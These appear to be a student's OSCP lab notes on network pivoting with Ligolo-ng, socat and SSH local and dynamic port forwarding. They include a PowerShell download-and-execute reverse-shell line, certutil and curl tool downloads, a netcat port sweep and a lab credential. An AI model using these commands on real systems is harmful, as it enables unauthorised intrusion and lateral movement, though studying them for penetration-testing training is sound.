Here is the guide I used (chatGPT didn't work)

- https://medium.com/@Thigh_GoD/ligolo-ng-finally-adds-local-port-forwarding-5bf9b19609f9

The target machine only allowed mysql access if it was accessed locally via 127.0.0.1.

Basically, you have to use the 240.0.0.1 subnet.

I think this only works if you use a different pivot or if you have two agent.exe running on the same pivot. Venkat confirmed it works with two different pivots as long as you create a new interface. This is because one agent.exe can only handle one session at a time.

Make a new interface and start it:

- **sudo ip tunctl add user kali mode tun ligolo2**
- **sudo ip link set ligolo2 up**

Add a route to this interface:

sudo ip route add 240.0.0.1/32 dev ligolo2

start

- Run this on Kali terminal
- This says "If I ever try to send packets to 240.0.0.1, don't send it to the real network — instead send it into the ligolo interface."
 - Ligolo's proxy then intercepts that traffic and routes it across the tunnel to the agent on the victim, where it is run locally
- Make sure you've already run **start** on the ligolo console
-

Then, if you want to forward stuff from your Kali to be run by the target machine, just specify IP 240.0.0.1

240.0.0.1 will point to whatever machine Ligolo-ng has an active tunnel on.

`mysql -h 240.0.0.1 -u root -p --skip-ssl`

- This command was sent to target machine, which ran the command locally, allowing access to mysql. It was like if I ran `mysql -h 127.0.0.1` on the target machine

And in the guide above, they use it to access a website that is only allowed to be accessed locally.

Now, if you need more complicated port forwarding, where you need to access the port of another machine (not the pivot) and you need to use the pivot to access it, then use the VPN-like experience section. The only flaw of that section is that you can't access the pivot machine's 127.0.0.1, so this local port forward section solves that

NMAP in Ligolo-NG

- `nmap -Pn -v <subnet>`
- `nmap -sV --unprivileged -Pn`

Port forward from pivot to Kali

In the **OSCP-B Challenge lab on .147** machine, we had command execution via mssql, but we couldn't access our kali from the .147 machine. So, we had to set up a listener on the pivot, which had access to both 192 and 10 subnet, and then we can forward traffic from pivot to kali.

On Ligolo, can we add listener to pivot as such:

- `listener_add --addr 0.0.0.0:5555 --to 127.0.0.1:5555`
 - This forwards traffic from port 5555 of pivot to our Kali on port 5555

And then we set up listener on port 5555 of Kali, **and we ran the reverse shell targeting the PIVOT on port 5555** (and not our Kali), which was then forwarded to our Kali on port 5555

And make sure to send the rev shell to the 10.10.xxx.0/24 IP of the target machine. Since the pivot has 2 IPs, you need to find the 10.10.xxx.0/24 IP, and not the 192 one.

File Transfer with Ligolo-NG

On attacker machine:

```
listener_add --addr 0.0.0.0:<PIVOT MACHINE PORT> --to 127.0.0.1:<ATTACKER PORT>
--tcp
```

- `listener_add` → create a port forward inside Ligolo.
- `--addr 0.0.0.0:<PIVOT MACHINE PORT>` → listen on the pivot machine on this port.
- `--to 127.0.0.1:<KALI PORT>` → forward traffic to attacker's localhost on Kali Port
- `--tcp` → specifies protocol is TCP.

This creates a port forward:

- Pivot listens on `<PIVOT_MACHINE_PORT>`.
- Any connection hitting that port gets forwarded over the tunnel to your Kali on `<ATTACKER_PORT>`.

Example – transfer file using Python HTTP server:

On Kali attacker:

- `listener_add --addr 0.0.0.0:<PIVOT MACHINE PORT> --to 127.0.0.1:8080 --tcp`
- `python3 -m http.server 8080`
- And then you can curl from the victim machine, targeting 8080
 - `curl http://<victim>:8080/nc.exe`

Now:

- Victim/pivot connects to `http://127.0.0.1:8000` (on itself).
- Ligolo forwards that traffic to your Kali's port 8080.
- Victim downloads your file like:
 - `certutil -urlcache -split -f http://127.0.0.1:8000/agent.exe agent.exe`

Reverse Shell with Ligolo-NG

```
'listener_add --addr 0.0.0.0:<PIVOT MACHINE PORT> --to 127.0.0.1:<ATTACKER PORT>
--tcp'
```

- Same format as file transfer.
- Here, you set it up so when the victim runs a reverse shell to `<PIVOT MACHINE IP>:<PIVOT MACHINE PORT>`, Ligolo forwards it back to your attacker machine `127.0.0.1:<ATTACKER PORT>`

Set reverse shell to connect to pivot machine IP and port!

Example – reverse shell:

On Kali:

- nc -lvp 4444

In Ligolo:

- listener_add --addr 0.0.0.0:9001 --to 127.0.0.1:4444 --tcp

On victim:

- powershell -c "IEX(New-Object
Net.WebClient).DownloadString('http://127.0.0.1:9001/shell.ps1')"

Victim connects to port 9001, Ligolo forwards to your 4444, you catch the shell.

How to delete Ligolo TUN interface for a complete reset

stop

- On Kali Ligolo Console

Delete Interface and Link

sudo ip link set ligolo down

- ip link set ligolo down → disable the interface.

sudo ip tuntap del dev ligolo mode tun

- ip tuntap del dev ligolo mode tun → completely delete the interface.

Delete Ip Route

If you ran sudo ip route add <subnet>/24 dev ligolo then do:

- sudo ip route del <subnet>/24 dev ligolo

view routes

- ip route list

- Lists all current routes on your machine, including the new ligolo one.

view ip route:

- **ip link show**

View interface:

- **ip a**

If you don't see ligolo anymore, it's gone.

Port Redirection & Port Forwarding

Dynamic vs. Static Port Forwarding:


- **Static port** forwarding only allows for **one port and one target machine**, while **dynamic port** forwarding allows for **multiple ports and multiple target machines**
-

Port Forwarding with Socat

Goal: We want to interact with a port on a target machine (port 5432 on PGDATABASE01) but the machine is in a different subnet from our Kali. But, there is a dual-homed middleman (CONFLUENCE01) in both subnets.

- **IMPORTANT:** we can also use port forwarding for machines on the same sub-net. For example, a target machine might have a firewall configured against our kali. So we have to pivot by port forwarding to a middle man who can directly access the target machine.
 - Or this can be used when a target machine's service is only listening on loopback, so we can run socat on it and then make it port forward to itself to access service

TLDR: We run Socat on the "middle" man that has access to both subnets. And then we configure socat so that the middle man is listening on a single port, and then it re-directs that traffic to the desired port on the desired machine (PGDATABASE01). And then we just interact with that port on the middleman (CONFLUENCE01) in order to interact with the target machine (PGDATABASE01) from our Kali.



- As you can see, all machines are Linux
- We are trying to get from Kali to PGDATABASE01

Once we reverse shell into CONFLUENCE01, then we can run `ip addr`

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:54:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.63/24 brd 192.168.50.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5446/64 scope link
        valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:c2:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.63/24 brd 10.4.50.255 scope global ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:c2c9/64 scope link
        valid_lft forever preferred_lft forever
```

Listing 7 - Enumerating network interfaces on CONFLUENCE01.

- The output shows us that CONFLUENCE01 has **two network interfaces**: ens192 and ens224.
- **ens192** has the IP address **192.168.50.63** (underlined in blue). inet means IPv4. inet6 is IPv6. So this is the IPv4 address
- **ens224** has the IP address **10.4.50.63** (underlined in blue)

- If you are curious, the IP addresses to the right of the above IP addresses (also in red), are the **broadcast addresses**. **192.168.50.255** and **10.4.50.255** are broadcast addresses. It's a special IP address used to send a message to all devices on the same subnet. If you send a packet to 192.168.50.255, every device on the 192.168.50.0/24 subnet will receive it.
- We can now verify the current routing table using the ip route command to understand how traffic is being directed.


```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip route
ip route
default via 192.168.50.254 dev ens192 proto static
10.4.50.0/24 dev ens224 proto kernel scope link src 10.4.50.63
10.4.50.0/24 via 10.4.50.254 dev ens224 proto static
192.168.50.0/24 dev ens192 proto kernel scope link src 192.168.50.63
```

Listing 8 - Enumerating routes on CONFLUENCE01.

- **ip route**
- This machine is dual-homed, with two network interfaces:
 - **ens192** (name of a network interface) on **192.168.50.0/24** subnet, with gateway **192.168.50.254** (default route)
 - **ens224** (name of a network interface) on **10.4.50.0/24** subnet, with optional gateway **10.4.50.254**

Using Socat

Now that enumeration is done, we want to connect from our Kali to the psql service on PGDATABASE01 on port 5432. **We will do this by pivoting from CONFLUENCE01 to PGDATABASE01, since we already have CONFLUENCE01 compromised.**



We want to open TCP port 2345 on the WAN interface of CONFLUENCE01, then connect to that port from our Kali machine. We want all the packets that we send to this port to be forwarded by CONFLUENCE01 to TCP port 5432 on PGDATABASE01. Once we set up our port forward, connecting to TCP port 2345 on CONFLUENCE01 will be exactly like connecting directly to TCP port 5432 on PGDATABASE01.

Note: In this scenario, we find it already installed, but Socat does not tend to be installed by default on *NIX systems. If not already installed, it's possible to download and run a statically linked binary version instead.

On CONFLUENCE01, we'll start a verbose (-ddd) Socat process. It will listen on TCP port 2345 (TCP-LISTEN:2345), fork into a new subprocess when it receives a connection (fork) instead of dying after a single connection, then forward all traffic it receives to TCP port 5432 on PGDATABASE01 (TCP:10.4.50.215:5432). **We run this command on CONFLUENCE01**

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat -ddd TCP-LISTEN:2345,fork
TCP:10.4.50.215:5432
<socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
2022/08/18 10:12:01 socat[46589] I socat by Gerhard Rieger and contributors - see
www.dest-unreach.org
2022/08/18 10:12:01 socat[46589] I This product includes software developed by the
OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)
2022/08/18 10:12:01 socat[46589] I This product includes software written by Tim Hudson
(tjh@cryptsoft.com)
2022/08/18 10:12:01 socat[46589] I setting option "fork" to 1
2022/08/18 10:12:01 socat[46589] I socket(2, 1, 6) -> 5
2022/08/18 10:12:01 socat[46589] I starting accept loop
2022/08/18 10:12:01 socat[46589] N listening on AF=2 0.0.0.0:2345
```

Listing 10 - Running the Socat port forward command.

- socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
 - 2345 is the listening port on CONFLUENCE01
 - We'll listen on port 2345 since it is outside the privileged port range (0-1024), meaning elevated privileges are not required.

With the Socat process running, we can run **psql** on our Kali machine, specifying that we want to connect to CONFLUENCE01 (**-h 192.168.50.63**) on port 2345 (**-p 2345**) with the *postgres* user account (**-U postgres**). This will then get forwarded to PGDATABASE01!

Starting a new socat port forward

Now, we decide we want to connect to ANOTHER port on PGDATABASE01. More specifically port 22 for SSH.

First, we need to kill the original Socat process listening on TCP port 2345. We'll then create a new port forward with Socat that will listen on TCP port 2222 and forward to TCP port 22 on PGDATABASE01. **We run this command on CONFLUENCE01**

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork
TCP:10.4.50.215:22
</bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
```

Listing 14 - Creating a new port forward with Socat to access the SSH service on PGDATABASE01.

- socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
 - 2222 is the port listening on CONFLUENCE01
 - 10.4.50.215:22 is the IP and port for PGDATABASE01

Now we can SSH as if we had a direct connection to port 22 on PGDATABASE01. **But, we specify the port and IP of CONFLUENCE01.**

```
ssh database_admin@192.168.50.63 -p2222
- 192.168.50.63 is CONFLUENCE01
```

Alternatives to socat:

- rinetd is an option that runs as a daemon. This makes it a better solution for longer-term port forwarding configurations but is slightly unwieldy for temporary port forwarding solutions.

- We can combine Netcat and a FIFO named pipe file to create a port forward.
 - If we have root privileges, we could use iptables to create port forwards. The specific iptables port forwarding setup for a given host will likely depend on the configuration already in place. To be able to forward packets in Linux also requires enabling forwarding on the interface we want to forward on by writing "1" to /proc/sys/net/ipv4/conf/[interface]/forwarding (if it's not already configured to allow it).
-

SSH Port Forwarding vs. Socat Port Forwarding

With **Socat**, **listening and forwarding** were both done from the same host (CONFLUENCE01).

SSH local port forwarding adds a small twist to this. With SSH local port forwarding, packets are not forwarded by the same host that listens for packets. **Instead, an SSH connection is made between two hosts (an SSH client and an SSH server)**, a listening port is opened by the SSH client, and all packets received on this port are tunneled through the SSH connection to the SSH server. The packets are then forwarded by the SSH server to the socket we specify.

- For example, if we have our **Kali**, a **middleman**, and a **target**, we would open SSH on our Kali (SSH client) and connect to the middleman (SSH server). All packets received on the **SSH client** (via loopback on our Kali) are then forwarded via SSH tunnel to the **SSH server**. And then the packets are forwarded (from SSH server) to another **socket** (in this case, the IP and port of the **target machine**). This socket can refer to the SSH server itself or a completely different machine, anything that the SSH server can access.


What is a **socket**?

A socket is a combination of:

- an **IP address**
- and a **port number**

Together, they form something like: **192.168.1.10:5432**

SSH Local Port Forwarding



OSCP Module 19

In most official documentation, tunneling data through an SSH connection is referred to as SSH port forwarding. But, a regular SSH connection is not a port forward

- All SSH uses encryption and creates a tunnel.
- But “SSH port forwarding” refers specifically to using that tunnel to carry arbitrary TCP traffic (not just shell or file transfer).

In the following example from the book, we learn an example where we have 3 subnets instead of 2. **But, we can also use SSH local port forwarding in the same example as the socat one, where we have two subnets and one middleman.** We can do something like this:


1. `ssh -N -L 4445:TARGET:22 user@MIDDLEMAN`
 - a. We run this on our OWN kali
 - b. Visiting localhost:4445 actually sends packets through the SSH tunnel to Middleman
 - c. Middleman forwards that traffic to TARGET:445 on subnet B
2. `nmap -p 4445 127.0.0.1 -Pn`
 - a. By specifying 127.0.0.1 and port 4445, this NMAP command gets re-directed (through SSH tunnel) to port 22 on the TARGET machine, as specified in the SSH Local Port Forward. So, we will get results back for the Target machine!
 - b. This will scan port 22 on Target Machine

IMPORTANT: In the most simple scenario with **Kali**, **Middleman**, and **Target**, we can either use socat on the middleman, or SSH on the Kali.

- The limitation of Socat is that we need socat on the target machine, and shell access on the target machine. We can probably upload the binary though if we need to. Thought it might not be stable on Windows.
- The limitation of SSH is that we need the SSH port on Middleman to be open AND the SSH credentials to Middleman. We don't actually need shell access on the Middleman in this case, just SSH credentials to Middleman.

OUTCOME: The end result is that our Kali specifies the IP and Port of the SSH Client, which then sends traffic to a machine that the SSH server can access.

Enumeration



- Now we are in this more complex scenario, with 3 subnets. We have to pivot through two machines in order to get to the target machine **on port 445**. **But, lucky for us, we can do this all in a single SSH command!**
- Both CONFLUENCE01 and PGDATABASE01 are **Linux**, and the target machine is **Windows**

In this scenario, we'll assume that we have compromised both CONFLUENCE01 and PGDATABASE01.

```
database_admin@pgdatabase01:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:9b brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.215/24 brd 10.4.50.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:6b9b/64 scope link
        valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:0d:b6 brd ff:ff:ff:ff:ff:ff
    inet 172.16.50.215/24 brd 172.16.50.255 scope global ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:db6/64 scope link
        valid_lft forever preferred_lft forever
4: ens256: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:50:56:8a:f0:8e brd ff:ff:ff:ff:ff:ff
```

Listing 17 - Enumerating network interfaces on PGDATABASE01.

- **ip addr**
- We run this on PGDATABASE01, our second pivot
- We see that we are connected to two subnets. And these are our two IP addresses
 - **10.4.50.215/24**
 - **172.16.50.215/24**

We'll then run **ip route** to discover what subnets are already in the routing table.

```
database_admin@pgdatabase01:~$ ip route
10.4.50.0/24 dev ens192 proto kernel scope link src 10.4.50.215
10.4.50.0/24 via 10.4.50.254 dev ens192 proto static
172.16.50.0/24 dev ens224 proto kernel scope link src 172.16.50.215
172.16.50.0/24 via 172.16.50.254 dev ens224 proto static
```

Listing 18 - Enumerating network routes on PGDATABASE01.

- We find that PGDATABASE01 is attached to another subnet, this time in the 172.16.50.0/24 range (with ens224). We don't find a port scanner installed on PGDATABASE01; however, we can still do some initial reconnaissance with the tools that are available

Let's write a Bash **for** loop to sweep for hosts with an open port 445 on the /24 subnet. **This is because we want to access the target machine and we know it has port 445 open. So if there**

is only one port 445 open, then we know that IP will belong to the target machine.

```
database_admin@pgdatabase01:~$ for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
< (seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
nc: connect to 172.16.50.1 port 445 (tcp) timed out: Operation now in progress
...
nc: connect to 172.16.50.216 port 445 (tcp) failed: Connection refused
Connection to 172.16.50.217 445 port [tcp/microsoft-ds] succeeded!
nc: connect to 172.16.50.218 port 445 (tcp) timed out: Operation now in progress
...
database_admin@pgdatabase01:~$
```

Listing 19 - Using a bash loop with Netcat to sweep for port 445 in the newly found subnet.

- `for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done`
- We can use Netcat to make the connections, passing the `-z` flag to check for a listening port without sending data, `-v` for verbosity, and `-w` set to `1` to ensure a *lower time-out threshold*.

Most of the connections time out, suggesting that there's nothing there. In contrast, we'll notice that PGDATABASE01 (at 172.16.50.215) actively refused the connection. We also find that there is a host on the subnet, which has TCP port 445 open: 172.16.50.217!

We want to be able to enumerate the SMB service on this host. If we find anything, we want to download it directly to our Kali machine for inspection. There are at least two ways we could do this.

Now that we know target machine IP, we want to be able to directly access that machine from our Kali. We can port forward with SSH.

Local Port Forwarding using SSH

A local port forward can be set up using OpenSSH's **-L** option, which takes a forwarding rule in the format:

[LOCAL_IP:]LOCAL_PORT:DEST_IP:DEST_PORT

- The first part "**LOCAL_IP:LOCAL_PORT**" defines the listening socket on the SSH client — where packets will enter the tunnel.
- The second part "**DEST_IP:DEST_PORT**" defines the destination socket on the SSH server side — where packets will be forwarded to after tunneling.

ssh -N -L 0.0.0.0:4455:172.16.50.217:445 database_admin@10.4.50.215

- We run this on CONFLUENCE01

- In this case, we will instruct SSH to listen on all interfaces on port 4455 on CONFLUENCE01 (0.0.0.0:4455), then forward all packets (through the SSH tunnel to PGDATABASE01) to port 445 on the newly found host (172.16.50.217:445).
- NOTE: We're listening on port 4455 on CONFLUENCE01 because we're running as the confluence user: we don't have the permissions to listen on any port below 1024.
- We'll pass the local port forwarding argument we just put together to -L, and use -N to prevent a shell from being opened.

Once we've entered the password, we don't receive any output. When running SSH with the **-N** flag, this is normal. The **-N** flag prevents SSH from executing any remote commands, meaning we will only receive output related to our port forward.

Info: If the SSH connection or the port forwarding fails for some reason, and the output we get from the standard SSH session isn't sufficient to troubleshoot it, we can pass the **-v** flag to ssh in order to receive debug output.

We can now run **ss -ntplu** on the **CONFLUENCE01** to see that it's listening on port 4455 and accepting any IP address

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ss -ntplu
ss -ntplu
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:4455 0.0.0.0:*
(("ssh",pid=59288,fd=4))
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 10 *:8090 *:*
(("java",pid=1020,fd=44))
tcp LISTEN 0 1024 *:8091 *:*
(("java",pid=1311,fd=15))
tcp LISTEN 0 1 [::ffff:127.0.0.1]:8000 *:*
(("java",pid=1020,fd=76))
```

Listing 22 - Port 4455 listening on all interfaces on CONFLUENCE01.

- **ss -ntplu**

Now we can directly interact with port 445 (SMB) of the target machine from our kali. But, we specify the port and IP of CONFLUENCE01

smbclient -p 4455 -L //192.168.50.63/ -U hr_admin --password=Welcome1234

- We specify port **4455** since that's the listening port of CONFLUENCE01

- We specify **192.168.50.63** since that's IP of CONFLUENCE01
-

SSH Dynamic Port Forwarding

TLDR: In a complex situation with Kali, JUMP1, JUMP2, and Target, we set up SSH client on JUMP1 and SSH Server on JUMP2. And the SSH client has SOCKS5 PROXY, which we connect to from our Kali using proxychains. This makes it so that anytime we use the proxychains command, it gets sent to the proxy, which gets SSH tunneled to JUMP2. And then the end result is being able to write commands from our kali as if we are JUMP2, so we specify the IP and Port of Target directly.


We no longer are no longer writing the IP and Port of the SSH client, as we did before, like in SSH Local Port Forwarding

Local port forwarding has one glaring limitation: **we can only connect to one socket** per SSH connection. Luckily, OpenSSH also provides **dynamic port forwarding**. From a single listening port on the SSH client, **packets can be forwarded to any socket that the SSH server host has access to**.

SSH dynamic port forwarding works because the **listening port** that the SSH client creates is a **SOCKS proxy server port**. SOCKS is a proxying protocol. Much like a postal service, a SOCKS server accepts packets (with a SOCKS protocol header) and forwards them on to wherever they're addressed.

- The forwarding behavior here isn't automatic or "magic" —it works because client tools like Proxychains wrap outbound connections in SOCKS protocol headers. These headers tell the SOCKS server (in this case, OpenSSH) where to send the traffic. Without them, the server can't forward the packets correctly.

The only limitation is that the packets must be properly formatted - most often by SOCK-compatible client software. **In some cases, software is not SOCKS-compatible by default.** We can get around this using **proxychains** which wrap outbound connections in SOCKS protocol headers.



- This is what we want to achieve. It's the same as the SSH local port forward except we are wrapping our packets in SOCKS format when we send it to CONFLUENCE01, and now PGDATABASE01 can send packets to any sockets (socket is a IP address and port, like 10.5.5.5:22)
- The goal here is to be able to access port 445 (SMB) of HRSHARES, and other sockets in the INTERNAL subnet, all from our Kali!

Dynamic Port Forwarding with SSH

We run this from **CONFLUENCE01** and try to connect to **PGDATABASE01**, in order to start a SOCKS5 proxy on CONFLUENCE01

```
$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
<$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

Listing 25 - Opening the SSH dynamic port forward on port 9999.

- **This tells SSH to start a SOCKS5 proxy**, which we will then connect to via Proxychains. And if we weren't using Proxychains, we would have to manually configure applications to use the SOCKS proxy if they are SOCKS compatible
- **ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215**
